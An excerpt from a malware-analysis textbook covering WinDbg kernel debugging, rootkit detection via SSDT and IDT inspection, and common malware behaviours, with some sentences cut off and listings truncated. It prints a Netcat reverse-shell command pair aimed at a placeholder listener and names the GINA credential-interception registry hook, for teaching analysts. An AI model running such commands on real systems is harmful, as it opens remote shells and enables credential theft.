Unlike user-mode debugging, kernel debugging requires a certain amount of initial setup. You will need to set up the virtual machine to enable kernel debugging, configure VMware to enable a virtual serial port between the virtual machine and the host, and configure WinDbg on the host machine.

You will need to set up the virtual machine by editing the normally hidden *C:\boot.ini* file. (Be sure that your folder options are set to show hidden files.) Before you start editing the *boot.ini* file, take a snapshot of your virtual machine. If you make a mistake and corrupt the file, you can revert to the snapshot.




Figure 10-3: Starting a kernel debugging session with WinDbg

If the virtual machine is running, the debugger should connect within a few seconds. If it is not running, the debugger will wait until the OS boots, and then connect during the boot process. Once the debugger connects, consider enabling verbose output while kernel debugging, so that you'll get a more complete picture of what is happening. With verbose output, you will be notified each time a driver is loaded or unloaded. This can help you identify a malicious driver in some cases.

Using WinDbg

WinDbg uses a command-line interface for most of its functionality. We will cover the more important commands here. You can browse the complete list of commands in the WinDbg Help menu.

Reading from Memory

WinDbg's memory window supports memory browsing directly from the command line. The `d` command is used to read locations in memory such as program data or the stack, with the following basic syntax:

```
dx addressToRead
```

where *x* is one of several options for how the data will be displayed. Table 10-1 shows the most common ways that data can be displayed.

Table 10-1: WinDbg Reading Options

Option	Description
da	Reads from memory and displays it as ASCII text
du	Reads from memory and displays it as Unicode text
dd	Reads from memory and displays it as 32-bit double words

For example, to display a string at offset 0x401020, you would use the command `da 0x401020`.

The `e` command is used in the same way to change memory values. It uses the following syntax:

```
ex addressToWrite dataToWrite
```

The *x* values are the same values used by the `dx` commands. You'll find many additional options documented in the help files.

Using Arithmetic Operators

You can perform operations on memory and registers directly from the command line using simple arithmetic operations, such as addition (`+`), subtraction (`-`), multiplication (`*`), and division (`/`). Command-line options are useful as shortcuts and when trying to create expressions for conditional breakpoints.

The `dwo` command is used to dereference a 32-bit pointer and see the value at that location. For example, if you are at a breakpoint for a function and the first argument is a wide character string, you can view the string with this command:

```
du dwo (esp+4)
```

The `esp+4` is the location of the argument. The `dwo` operator identifies the location of the pointer for the string, and `du` tells WinDbg to display the wide character string at that location.

Setting Breakpoints

The `bp` command is used to set basic breakpoints in WinDbg. You can also specify commands to be run automatically when a breakpoint is hit prior to control being passed to the user. This is used with the go (`g`) command, so that the breakpoint performs an action and then continues without waiting for the user. For example, the following command will print out the second argument every time the `GetProcAddress` function is called without actually stopping the program's execution.

```
bp GetProcAddress "da dwo(esp+8); g"
```

The example will print the function name being requested for every call to `GetProcAddress`. This is a useful feature because the breakpoint will be executed much faster than if it returned control to the user and waited for the user to issue the command. The command string can become fairly sophisticated with support for conditional statements, such as `.if` statements and `.while` loops. WinDbg supports scripts that use these commands.

NOTE *Commands sometimes attempt to access invalid memory locations. For example, the second argument to* `GetProcAddress` *can be either a string or an ordinal number. If the argument is an ordinal number, WinDbg will try to dereference an invalid memory location. Luckily, it won't crash and will simply print* `????` *as the value at that address.*

Listing Modules

WinDbg does not have a feature similar to OllyDbg's memory map that lays out all the memory segments and loaded modules. Alternatively, WinDbg's `lm` command will list all the modules loaded into a process, including the executables and DLLs in user space and the kernel drivers in kernel mode. The starting address and ending address for each module are listed as well.

Microsoft Symbols

Debugging symbols provide limited information from the source code to help understand assembly code. The symbols provided by Microsoft contain names for certain functions and variables.

A *symbol* in this context is simply a name for a particular memory address. Most symbols provide a name for addresses that represent functions, but some provide a name for addresses that represent data addresses. For example, without symbol information, the function at address 8050f1a2 will not be labeled. If you have symbol information configured, WinDbg will tell you that the function is named `MmCreateProcessAddressSpace` (assuming that was the name of the function at that address). With just an address, you wouldn't know much about a function, but the name tells us that this function creates address space for a process. You can also use the symbol name to find functions and data in memory.

Searching for Symbols

The format for referring to a symbol in WinDbg is as follows:

```
moduleName!symbolName
```

This syntax can be used anywhere that normally has an address. The *`moduleName`* is the name of the *.exe*, *.dll*, or *.sys* file that contains the symbol without the extension, and the *`symbolName`* is the name associated with the address. However, *ntoskrnl.exe* is a special case and the module name is `nt`, not `ntoskrnl`. For example, if you want to look at disassembly of the `NtCreateProcess` function in *ntoskrnl.exe*, you would use the disassemble command `u` (which stands for unassemble) with the parameter `nt!NtCreateProcess`. If you don't specify a library name, WinDbg will search through all of the loaded modules for a matching symbol. This can take a long time because it must load and search symbols for every module.

The `bu` command allows you to use symbols to set a deferred breakpoint on code that isn't yet loaded. A *deferred breakpoint* is a breakpoint that will be set when a module is loaded that matches a specified name. For example,

the command `bu newModule!exportedFunction` will instruct WinDbg to set a breakpoint on `exportedFunction` as soon as a module is loaded with the name `newModule`. When analyzing kernel modules, it is particularly useful to combine this with the `$iment` command, which determines the entry point of a given module. The command `bu $iment(`*`driverName`*`)` will set a breakpoint on the entry point of a driver before any of the driver's code has a chance to run.

The `x` command allows you to search for functions or symbols using wildcards. For example, if you're looking for kernel functions that perform process creation, you can search for any function within *ntoskrnl.exe* that includes the string `CreateProcess`. The command `x nt!*CreateProcess*` will display exported functions as well as internal functions. The following is the output for `x nt!*CreateProcess*`.

```
0:003> x nt!*CreateProcess*
805c736a nt!NtCreateProcessEx = <no type information>
805c7420 nt!NtCreateProcess = <no type information>
805c6a8c nt!PspCreateProcess = <no type information>
804fe144 nt!ZwCreateProcess = <no type information>
804fe158 nt!ZwCreateProcessEx = <no type information>
8055a300 nt!PspCreateProcessNotifyRoutineCount = <no type information>
805c5e0a nt!PsSetCreateProcessNotifyRoutine = <no type information>
8050f1a2 nt!MmCreateProcessAddressSpace = <no type information>
8055a2e0 nt!PspCreateProcessNotifyRoutine = <no type information>
```

Another useful command is the `ln` command, which will list the closest symbol for a given memory address. This can be used to determine to which function a pointer is directed. For example, let's say we see a `call` function to address 0x805717aa and we want to know the purpose of the code at that address. We could issue the following command:

```
0:002> ln 805717aa
kd> ln ntreadfile
❶ (805717aa)   nt!NtReadFile   |  (80571d38)   nt!NtReadFileScatter
Exact matches:
❷     nt!NtReadFile = <no type information>
```

The first line ❶ shows the two closest matches, and the last line ❷ shows the exact match. Only the first line is displayed if there is no exact match.

Viewing Structure Information

The Microsoft symbols also include type information for many structures, including internal types that are not documented elsewhere. This is useful for a malware analyst, since malware often manipulates undocumented structures. Listing 10-2 shows the first few lines of a driver object structure, which stores information about a kernel driver.

```
0:000> dt nt!_DRIVER_OBJECT
kd> dt nt!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
```

Configuring Windows Symbols

Symbols are specific to the version of the files being analyzed, and can change with every update or hotfix. When configured properly, WinDbg will query Microsoft's server and automatically get the correct symbols for the files that are currently being debugged. You can set the symbol file path by selecting **File ▸ Symbol File Path**. To configure WinDbg to use the online symbol server, enter the following path:

```
SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols
```

The `SRV` configures a server, the path *c:\websymbols* is a local cache for symbol information, and the URL is the fixed location of the Microsoft symbol server.

If you're debugging on a machine that is not continuously connected to the Internet, you can manually download the symbols from Microsoft. Download the symbols specific to the OS, service pack, and architecture that you are using. The symbol files are usually a couple hundred megabytes because they contain the symbol information for all the different hotfix and patch versions for that OS and service pack.

Kernel Debugging in Practice

In this section, we'll examine a program that writes to files from kernel space. For malware authors, the benefit of writing to files from kernel space is that it is more difficult to detect. This isn't the stealthiest way to write to a file, but it will get past certain security products, and can mislead malware analysts who are looking for telltale calls in the user space to `CreateFile` or `WriteFile` functions. The normal Win32 functions are not easily accessible from kernel mode, which presents a challenge for malware authors, but there are similar functions that are used regularly in malware written from the kernel. Since the `CreateFile` and `WriteFile` functions are not available in the kernel mode, the `NtCreateFile` and `NtWriteFile` functions are used instead.

Looking at the User-Space Code

In our example, a user-space component creates a driver that will read and write the files in the kernel. First we look at our user-space code in IDA Pro to investigate what functions it calls to interact with a driver as shown in Listing 10-4.

```
04001B3D  push    esi             ; lpPassword
04001B3E  push    esi             ; lpServiceStartName
04001B3F  push    esi             ; lpDependencies
04001B40  push    esi             ; lpdwTagId
04001B41  push    esi             ; lpLoadOrderGroup
```

Looking at the Kernel-Mode Code

At this point, we'll switch gears to look at the kernel-mode code. We will dynamically analyze the code that will be executed as a result of the `DeviceIoControl` call by debugging the kernel.

The first step is to find the driver in the kernel. If you're running WinDbg with a kernel debugger attached and verbose output enabled, you will be alerted whenever a kernel module is loaded. Kernel modules are not loaded and unloaded often, so if you are debugging your malware and a kernel module is loaded, then you should be suspicious of the module.

NOTE *When using VMware for kernel debugging, you will see* KMixer.sys *frequently loaded and unloaded. This is normal and not associated with any malicious activity.*

In the following example, we see that the *FileWriter.sys* driver has been loaded in the kernel debugging window. Likely, this is the malicious driver.

```
ModLoad: f7b0d000 f7b0e780   FileWriter.sys
```

To determine which code is called in the malicious driver, we need to find the driver object. Since we know the driver name, we can find the driver object with the `!drvobj` command. Listing 10-7 shows example output:

```
kd> !drvobj FileWriter
Driver object (❶827e3698) is for:
Loading symbols for f7b0d000   FileWriter.sys ->   FileWriter.sys
*** ERROR: Module load completed but symbols could not be loaded for FileWriter.sys
 \Driver\FileWriter
Driver Extension List: (id , addr)

Device Object list:
826eb030
```

Listing 10-7: Viewing a driver object for a loaded driver

NOTE *Sometimes the driver object will have a different name or* `!drvobj` *will fail. As an alternative, you can browse the driver objects with the* `!object \Driver` *command. This command lists all the objects in the* `\Driver` *namespace, which is one of the root namespaces discussed in Chapter 7.*

The driver object is stored at address `0x827e3698` at ❶. Once we have the address for the driver object, we can look at its structure using the `dt` command, as shown in Listing 10-8.

```
kd>dt nt!_DRIVER_OBJECT 0x827e3698
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : 0x826eb030 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xf7b0d000
   +0x010 DriverSize       : 0x1780
```

found the function for DeviceIoControl by adding 0xe*4 to the beginning of the major function table because IRP_MJ_DEVICE_CONTROL has a value of 0xe. To find the function for read requests, we add 0x3*4 to the beginning of the major function table instead of 0xe*4 because the value of IRP_MJ_READ is 0x3.

Finding Driver Objects

In the previous example, we saw that a driver was loaded in kernel space when we ran our malware, and we assumed that it was the infected driver. Sometimes the driver object will be more difficult to find, but there are tools that can help. To understand how these tools work, recall that applications interact with devices, not drivers. From the user-space application, you can identify the device object and then use the device object to find the driver object. You can use the !devobj command to get device object information by using the name of the device specified by the CreateFile call from the user-space code.

```
kd> !devobj FileWriterDevice
Device object (826eb030) is for:
 Rootkit \Driver\FileWriter DriverObject 827e3698
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e13deedc DevExt 00000000 DevObjExt 828eb0e8
ExtensionFlags (0000000000)
Device queue is not busy.
```

The device object provides a pointer to the driver object, and once you have the address for the driver object, you can find the major function table.

After you've identified the malicious driver, you might still need to figure out which application is using it. One of the outputs of the !devobj command that we just ran is a handle for the device object. You can use that handle with the !devhandles command to obtain a list of all user-space applications that have a handle to that device. This command iterates through every handle table for every process, which takes a long time. The following is the abbreviated output for the !devhandles command, which reveals that the *FileWriterApp.exe* application was using the malicious driver in this case.

```
kd>!devhandles 826eb030
...
Checking handle table for process 0x829001f0
Handle table at e1d09000 with 32 Entries in use

Checking handle table for process 0x8258d548
Handle table at e1cfa000 with 114 Entries in use

Checking handle table for process 0x82752da0
Handle table at e1045000 with 18 Entries in use
PROCESS 82752da0  SessionId: 0  Cid: 0410    Peb: 7ffd5000  ParentCid: 075c
    DirBase: 09180240  ObjectTable: e1da0180  HandleCount:  18.
    Image: FileWriterApp.exe

07b8: Object: 826eb0e8  GrantedAccess: 0012019f
```

Now that we know which application is affected, we can find it in user space and analyze it using the techniques discussed throughout this book.

We have covered the basics of analyzing malicious kernel drivers. Next, we'll turn to techniques for analyzing rootkits, which are usually implemented as a kernel driver.

Rootkits

Rootkits modify the internal functionality of the OS to conceal their existence. These modifications can hide files, processes, network connections, and other resources from running programs, making it difficult for antivirus products, administrators, and security analysts to discover malicious activity.

The majority of rootkits in use operate by somehow modifying the kernel. Although rootkits can employ a diverse array of techniques, in practice, one technique is used more than any other: *System Service Descriptor Table hooking*. This technique is several years old and easy to detect relative to other rootkit techniques. However, it's still used by malware because it's easy to understand, flexible, and straightforward to implement.

The System Service Descriptor Table (SSDT), sometimes called the System Service Dispatch Table, is used internally by Microsoft to look up function calls into the kernel. It isn't normally accessed by any third-party applications or drivers. Recall from Chapter 7 that kernel code is only accessible from user space via the `SYSCALL`, `SYSENTER`, or `INT 0x2E` instructions. Modern versions of Windows use the `SYSENTER` instruction, which gets instructions from a function code stored in register EAX. Listing 10-11 shows the code from *ntdll.dll*, which implements the `NtCreateFile` function and must handle the transitions from user space to kernel space that happen every time `NtCreateFile` is called.

```
7C90D682❶mov     eax, 25h        ; NtCreateFile
7C90D687  mov     edx, 7FFE0300h
7C90D68C  call    dword ptr [edx]
7C90D68E  retn    2Ch
```

Listing 10-11: Code for `NtCreateFile` function

The call to `dword ptr[edx]` will go to the following instructions:

```
7c90eb8b 8bd4  mov     edx,esp
7c90eb8d 0f34  sysenter
```

EAX is set to `0x25` ❶ in Listing 10-11, the stack pointer is saved in EDX, and then the `sysenter` instruction is called. The value in EAX is the function number for `NtCreateFile`, which will be used as an index into the SSDT when the code enters the kernel. Specifically, the address at offset `0x25` ❶ in the SSDT will be called in kernel mode. Listing 10-12 shows a few entries in the SSDT with the entry for `NtCreateFile` shown at offset 25.

```
SSDT[0x22] = 805b28bc (NtCreateaDirectoryObject)
SSDT[0x23] = 80603be0 (NtCreateEvent)
SSDT[0x24] = 8060be48 (NtCreateEventPair)
❶ SSDT[0x25] = 8056d3ca (NtCreateFile)
SSDT[0x26] = 8056bc5c (NtCreateIoCompletion)
SSDT[0x27] = 805ca3ca (NtCreateJobObject)
```

Listing 10-12: Several entries of the SSDT table showing `NtCreateFile`

When a rootkit hooks one these functions, it will change the value in the SSDT so that the rootkit code is called instead of the intended function in the kernel. In the preceding example, the entry at `0x25` would be changed so that it points to a function within the malicious driver. This change can modify the function so that it's impossible to open and examine the malicious file. It's normally implemented in rootkits by calling the original `NtCreateFile` and filtering the results based on the settings of the rootkit. The rootkit will simply remove any files that it wants to hide in order to prevent other applications from obtaining a handle to the files.

A rootkit that hooks only `NtCreateFile` will not prevent the file from being visible in a directory listing. In the labs for this chapter, you'll see a more realistic rootkit that hides files from directory listings.

Rootkit Analysis in Practice

Now we'll look at an example of a rootkit that hooks the SSDT. We'll analyze a hypothetical infected system, which we think may have a malicious driver installed.

The first and most obvious way to check for SSDT hooking is to examine the SSDT. The SSDT can be viewed in WinDbg at the offset stored at `nt!KeServiceDescriptorTable`. All of the function offsets in the SSDT should point to functions within the boundaries of the NT module, so the first thing we did was obtain those boundaries. In our case, *ntoskrnl.exe* starts at address 804d7000 and ends at 806cd580. If a rootkit is hooking one of these functions, the function will probably not point into the NT module. When we examine the SSDT, we see that there is a function that looks like it does not fit. Listing 10-13 is a shortened version of the SSDT.

```
kd> lm m nt
...
8050122c  805c9928 805c98d8 8060aea6 805aa334
8050123c  8060a4be 8059cbbc 805a4786 805cb406
8050124c  804feed0 8060b5c4 8056ae64 805343f2
8050125c  80603b90 805b09c0 805e9694 80618a56
8050126c  805edb86 80598e34 80618caa 805986e6
8050127c  805401f0 80636c9c 805b28bc 80603be0
8050128c  8060be48 ❶f7ad94a4 8056bc5c 805ca3ca
8050129c  805ca102 80618e86 8056d4d8 8060c240
805012ac  8056d404 8059fba6 80599202 805c5f8e
```

Listing 10-13: A sample SSDT table with one entry overwritten by a rootkit

is attempting to open. The hook function returns a nonzero value if the `NtCreateFile` function is allowed to proceed, or a zero if the rootkit blocks the file from being opened. If the hook function returns a zero, the user-space applications will receive an error indicating that the file does not exist. This will prevent user applications from obtaining a handle to particular files while not interfering with other calls to `NtCreateFile`.

Interrupts

Interrupts are sometimes used by rootkits to interfere with system events. Modern processors implement interrupts as a way for hardware to trigger software events. Commands are issued to hardware, and the hardware will interrupt the processor when the action is complete.

Interrupts are sometimes used by drivers or rootkits to execute code. A driver calls `IoConnectInterrupt` to register a handler for a particular interrupt code, and then specifies an interrupt service routine (ISR), which the OS will call every time that interrupt code is generated.

The Interrupt Descriptor Table (IDT) stores the ISR information, which you can view with the `!idt` command. Listing 10-17 shows a normal IDT, wherein all of the interrupts go to well-known drivers that are signed by Microsoft.

```
kd> !idt

37:   806cf728 hal!PicSpuriousService37
3d:   806d0b70 hal!HalpApcInterrupt
41:   806d09cc hal!HalpDispatchInterrupt
50:   806cf800 hal!HalpApicRebootService
62:   8298b7e4 atapi!IdePortInterrupt (KINTERRUPT 8298b7a8)
63:   826ef044 NDIS!ndisMIsr (KINTERRUPT 826ef008)
73:   826b9044 portcls!CKsShellRequestor::`vector deleting destructor'+0x26
      (KINTERRUPT 826b9008)
            USBPORT!USBPORT_InterruptService (KINTERRUPT 826df008)
82:   82970dd4 atapi!IdePortInterrupt (KINTERRUPT 82970d98)
83:   829e8044 SCSIPORT!ScsiPortInterrupt (KINTERRUPT 829e8008)
93:   826c315c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 826c3120)
a3:   826c2044 i8042prt!I8042MouseInterruptService (KINTERRUPT 826c2008)
b1:   829e5434 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 829e53f8)
b2:   826f115c serial!SerialCIsrSw (KINTERRUPT 826f1120)
c1:   806cf984 hal!HalpBroadcastCallService
d1:   806ced34 hal!HalpClockInterrupt
e1:   806cff0c hal!HalpIpiHandler
e3:   806cfc70 hal!HalpLocalApicErrorService
fd:   806d0464 hal!HalpProfileInterrupt
fe:   806d0604 hal!HalpPerfInterrupt
```

Listing 10-17: A sample IDT

Interrupts going to unnamed, unsigned, or suspicious drivers could indicate a rootkit or other malicious software.

Loading Drivers

Throughout this chapter, we have assumed that the malware being analyzed includes a user-space component to load it. If you have a malicious driver, but no user-space application to install it, you can load the driver using a loader such as the OSR Driver Loader tool, as shown in Figure 10-4. This driver loader is very easy to use, and it's free, but it requires registration. Once you have OSR Driver Loader installed, simply run the driver loader and specify the driver to load, and then click **Register Service** and **Start Service** to start the driver.




Figure 10-4: OSR Driver Loader tool window

Kernel Issues for Windows Vista, Windows 7, and x64 Versions

Several major changes have been made in the newer versions of Windows that impact the kernel-debugging process and the effectiveness of kernel malware. Most malware still targets x86 machines running Windows XP, but as Windows 7 and x64 gain popularity, so will malware targeting those systems.

One major change is that since Windows Vista, the *boot.ini* file is no longer used to determine which OS to boot. Recall that we used the *boot.ini* file to enable kernel debugging earlier in this chapter. Vista and later versions

of Windows use a program called BCDEdit to edit the boot configuration data, so you would use BCDEdit to enable kernel debugging on the newer Windows OSs.

The biggest security change is the implementation of a kernel protection patch mechanism commonly called PatchGuard, implemented in the x64 versions of Windows starting with Windows XP. Kernel patch protection prevents third-party code from modifying the kernel. This includes modifications to the kernel code itself, modifications to system service tables, modifications to the IDT, and other patching techniques. This feature was somewhat controversial when introduced because kernel patching is used by both malicious programs and nonmalicious programs. For example, firewalls, antivirus programs, and other security products regularly use kernel patching to detect and prevent malicious activity.

Kernel patch protection can also interfere with debugging on a 64-bit system because the debugger patches the code when inserting breakpoints, so if a kernel debugger is attached to the OS at boot time, the patch protection will not run. However, if you attach a kernel debugger after booting up, PatchGuard will cause a system crash.

Driver signing is enforced on 64-bit versions of Windows starting with Vista, which means that you can't load a driver into a Windows Vista machine unless it is digitally signed. Malware is usually not signed, so it's an effective security measure against malicious kernel drivers. In fact, kernel malware for x64 systems is practically nonexistent, but as x64 versions of Windows become more prevalent, malware will undoubtedly evolve to work around this barrier. If you need to load an unsigned driver on an x64 Vista system, you can use the BCDEdit utility to modify the boot options. Specifically, `nointegritychecks` disables the requirement that drivers be signed.

Conclusion

WinDbg is a useful debugger that provides a number of features that OllyDbg does not, including the ability to debug the kernel. Malware that uses the kernel is not common, but it exists, and malware analysts should know how to handle it.

In this chapter, we've covered how kernel drivers work, how to use WinDbg to analyze them, how to find out which kernel code will be executed when a user-space application makes a request, and how to analyze rootkits. In the next several chapters, we'll shift our discussion from analysis tools to how malware operates on the local system and across the network.

LABS

Lab 10-1

This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the *C:\Windows\System32* directory where it was originally found on the victim computer. The executable is *Lab10-01.exe*, and the driver is *Lab10-01.sys*.

Questions

1. Does this program make any direct changes to the registry? (Use procmon to check.)
2. The user-space program calls the `ControlService` function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to `ControlService`?
3. What does this program do?

Lab 10-2

The file for this lab is *Lab10-02.exe*.

Questions

1. Does this program create any files? If so, what are they?
2. Does this program have a kernel component?
3. What does this program do?

Lab 10-3

This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the *C:\Windows\System32* directory where it was originally found on the victim computer. The executable is *Lab10-03.exe*, and the driver is *Lab10-03.sys*.

Questions

1. What does this program do?
2. Once this program is running, how do you stop it?
3. What does the kernel component do?

PART 4

MALWARE FUNCTIONALITY

11

MALWARE BEHAVIOR

So far, we've focused on analyzing malware, and to a lesser extent, on what malware can do. The goal of this and the next three chapters is to familiarize you with the most common characteristics of software that identify it as malware.

This chapter takes you on a kind of whirlwind tour through the various malware behaviors, some of which may already be familiar to you. Our goal is to provide a summary of common behaviors, and give you a well-rounded foundation of knowledge that will allow you to recognize a variety of malicious applications. We can't possibly cover all types of malware because new malware is always being created with seemingly endless capabilities, but we can give you a good understanding of the sorts of things to look for.

Downloaders and Launchers

Two commonly encountered types of malware are downloaders and launchers. *Downloaders* simply download another piece of malware from the Internet and execute it on the local system. Downloaders are often packaged with

an exploit. Downloaders commonly use the Windows API `URLDownloadtoFileA`, followed by a call to `WinExec` to download and execute new malware.

A *launcher* (also known as a *loader*) is any executable that installs malware for immediate or future covert execution. Launchers often contain the malware that they are designed to load. We discuss launchers extensively in Chapter 12.

Backdoors

A *backdoor* is a type of malware that provides an attacker with remote access to a victim's machine. Backdoors are the most commonly found type of malware, and they come in all shapes and sizes with a wide variety of capabilities. Backdoor code often implements a full set of capabilities, so when using a backdoor attackers typically don't need to download additional malware or code.

Backdoors communicate over the Internet in numerous ways, but a common method is over port 80 using the HTTP protocol. HTTP is the most commonly used protocol for outgoing network traffic, so it offers malware the best chance to blend in with the rest of the traffic.

In Chapter 14, you will see how to analyze backdoors at the packet level, to create effective network signatures. For now, we will focus on high-level communication.

Backdoors come with a common set of functionality, such as the ability to manipulate registry keys, enumerate display windows, create directories, search files, and so on. You can determine which of these features is implemented by a backdoor by looking at the Windows functions it uses and imports. See Appendix A for a list of common functions and what they can tell you about a piece of malware.

Reverse Shell

A *reverse shell* is a connection that originates from an infected machine and provides attackers shell access to that machine. Reverse shells are found as both stand-alone malware and as components of more sophisticated backdoors. Once in a reverse shell, attackers can execute commands as if they were on the local system.

Netcat Reverse Shells

Netcat, discussed in Chapter 3, can be used to create a reverse shell by running it on two machines. Attackers have been known to use Netcat or package Netcat within other malware.

When Netcat is used as a reverse shell, the remote machine waits for incoming connections using the following:

```
nc -l -p 80
```

The `-l` option sets Netcat to listening mode, and `-p` is used to set the port on which to listen. Next, the victim machine connects out and provides the shell using the following command:

```
nc listener_ip 80 -e cmd.exe
```

The *`listener_ip`* `80` parts are the IP address and port on the remote machine. The `-e` option is used to designate a program to execute once the connection is established, tying the standard input and output from the program to the socket (on Windows, `cmd.exe` is often used, as discussed next).

Windows Reverse Shells

Attackers employ two simple malware coding implementations for reverse shells on Windows using `cmd.exe`: basic and multithreaded.

The basic method is popular among malware authors, since it's easier to write and generally works just as well as the multithreaded technique. It involves a call to `CreateProcess` and the manipulation of the `STARTUPINFO` structure that is passed to `CreateProcess`. First, a socket is created and a connection to a remote server is established. That socket is then tied to the standard streams (standard input, standard output, and standard error) for `cmd.exe`. `CreateProcess` runs `cmd.exe` with its window suppressed, to hide it from the victim. There is an example of this method in Chapter 7.

The multithreaded version of a Windows reverse shell involves the creation of a socket, two pipes, and two threads (so look for API calls to `CreateThread` and `CreatePipe`). This method is sometimes used by malware authors as part of a strategy to manipulate or encode the data coming in or going out over the socket. `CreatePipe` can be used to tie together read and write ends to a pipe, such as standard input (stdin) and standard output (stdout). The `CreateProcess` method can be used to tie the standard streams to pipes instead of directly to the sockets. After `CreateProcess` is called, the malware will spawn two threads: one for reading from the stdin pipe and writing to the socket, and the other for reading the socket and writing to the stdout pipe. Commonly, these threads manipulate the data using data encoding, which we'll cover in Chapter 13. You can reverse-engineer the encoding/decoding routines used by the threads to decode packet captures containing encoded sessions.

RATs

A *remote administration tool (RAT)* is used to remotely manage a computer or computers. RATs are often used in targeted attacks with specific goals, such as stealing information or moving laterally across a network.

Figure 11-1 shows the RAT network structure. The server is running on a victim host implanted with malware. The client is running remotely as the command and control unit operated by the attacker. The servers beacon to the client to start a connection, and they are controlled by the client. RAT communication is typically over common ports like 80 and 443.




Figure 11-1: RAT network structure

NOTE *Poison Ivy* (http://www.poisonivy-rat.com/) *is a freely available and popular RAT. Its functionality is controlled by shellcode plug-ins, which makes it extensible. Poison Ivy can be a useful tool for quickly generating malware samples to test or analyze.*

Botnets

A *botnet* is a collection of compromised hosts, known as *zombies*, that are controlled by a single entity, usually through the use of a server known as a *botnet controller*. The goal of a botnet is to compromise as many hosts as possible in order to create a large network of zombies that the botnet uses to spread additional malware or spam, or perform a distributed denial-of-service (DDoS) attack. Botnets can take a website offline by having all of the zombies attack the website at the same time.

RATs and Botnets Compared

There are a few key differences between botnets and RATs:

- Botnets have been known to infect and control millions of hosts. RATs typically control far fewer hosts.
- All botnets are controlled at once. RATs are controlled on a per-victim basis because the attacker is interacting with the host at a much more intimate level.
- RATs are used in targeted attacks. Botnets are used in mass attacks.

Credential Stealers

Attackers often go to great lengths to steal credentials, primarily with three types of malware:

- Programs that wait for a user to log in in order to steal their credentials
- Programs that dump information stored in Windows, such as password hashes, to be used directly or cracked offline
- Programs that log keystrokes

In this section, we will discuss each of these types of malware.

GINA Interception

On Windows XP, Microsoft's *Graphical Identification and Authentication (GINA) interception* is a technique that malware uses to steal user credentials. The GINA system was intended to allow legitimate third parties to customize the logon process by adding support for things like authentication with hardware radio-frequency identification (RFID) tokens or smart cards. Malware authors take advantage of this third-party support to load their credential stealers.

GINA is implemented in a DLL, *msgina.dll*, and is loaded by the Winlogon executable during the login process. Winlogon also works for third-party customizations implemented in DLLs by loading them in between Winlogon and the GINA DLL (like a man-in-the-middle attack). Windows conveniently provides the following registry location where third-party DLLs will be found and loaded by Winlogon:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

In one instance, we found a malicious file *fsgina.dll* installed in this registry location as a GINA interceptor.

Figure 11-2 shows an example of the way that logon credentials flow through a system with a malicious file between Winlogon and *msgina.dll*. The malware (*fsgina.dll*) is able to capture all user credentials submitted to the system for authentication. It can log that information to disk or pass it over the network.

Figure 11-2: Malicious fsgina.dll *sits in between the Windows system files to capture data.*

Because *fsgina.dll* intercepts the communication between Winlogon and *msgina.dll*, it must pass the credential information on to *msgina.dll* so that the system will continue to operate normally. In order to do so, the malware must contain all DLL exports required by GINA; specifically, it must export more than 15 functions, most of which are prepended with *Wlx*. Clearly, if you find that you are analyzing a DLL with many export functions that begin with the string `Wlx`, you have a good indicator that you are examining a GINA interceptor.

Most of these exports simply call through to the real functions in *msgina.dll*. In the case of *fsgina.dll*, all but the `WlxLoggedOutSAS` export call through to the real functions. Listing 11-1 shows the `WlxLoggedOutSAS` export of *fsgina.dll*.

```
100014A0 WlxLoggedOutSAS
100014A0         push    esi
100014A1         push    edi
100014A2         push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7         call    Call_msgina_dll_function ❶
```

```
...
100014FB        push    eax ; Args
